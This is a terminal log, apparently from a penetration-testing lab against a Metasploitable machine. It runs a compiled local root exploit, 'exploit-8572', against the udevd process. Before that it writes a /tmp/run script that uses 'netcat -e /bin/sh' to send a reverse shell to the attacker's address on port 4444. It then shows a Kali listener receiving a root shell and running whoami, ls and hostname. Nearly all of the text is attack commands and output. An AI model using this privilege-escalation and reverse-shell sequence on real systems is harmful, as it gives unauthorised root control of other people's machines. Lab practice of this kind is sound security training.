-rwxr-xr-x 1 daemon daemon 8642 Apr 20 20:52 exploit-8572
-rw-r--r-- 1 daemon daemon 2878 Apr 20 20:51 exploit-8572.c
echo '#!/bin/sh' > /tmp/run
echo '/bin/netcat -e /bin/sh 192.168.1.112 4444' >> /tmp/run^[[D^[[D^[[D^[[D^[[D^[[D^[[D^[[D^[[D^[[D^[[D

echo 'bin/netcat -e /bin/sh 192.168.1.45 4444' >> /tmp/run
ps -eaf | grep udev | grep -v grep
root      2300     1  0 20:43 ?        00:00:00 /sbin/udevd --daemon
./exploit-8572 2299
```

```
64 bytes from 192.168.1.46: icmp_seq=3 ttl=64 time=0.614 ms

--- 192.168.1.46 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2003ms
rtt min/avg/max/mdev = 0.187/0.463/0.614/0.197 ms
root@kali:/home/testman# netcat -vlp 4444
listening on [any] 4444 ...
192.168.1.46: inverse host lookup failed: Unknown host
connect to [192.168.1.45] from (UNKNOWN) [192.168.1.46] 32937
whoami
root
ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
tmp
usr
var
vmlinuz
pwd
/
cd home
ls
ftp
msfadmin
service
user
hostname
metasploitable
whoami
root
```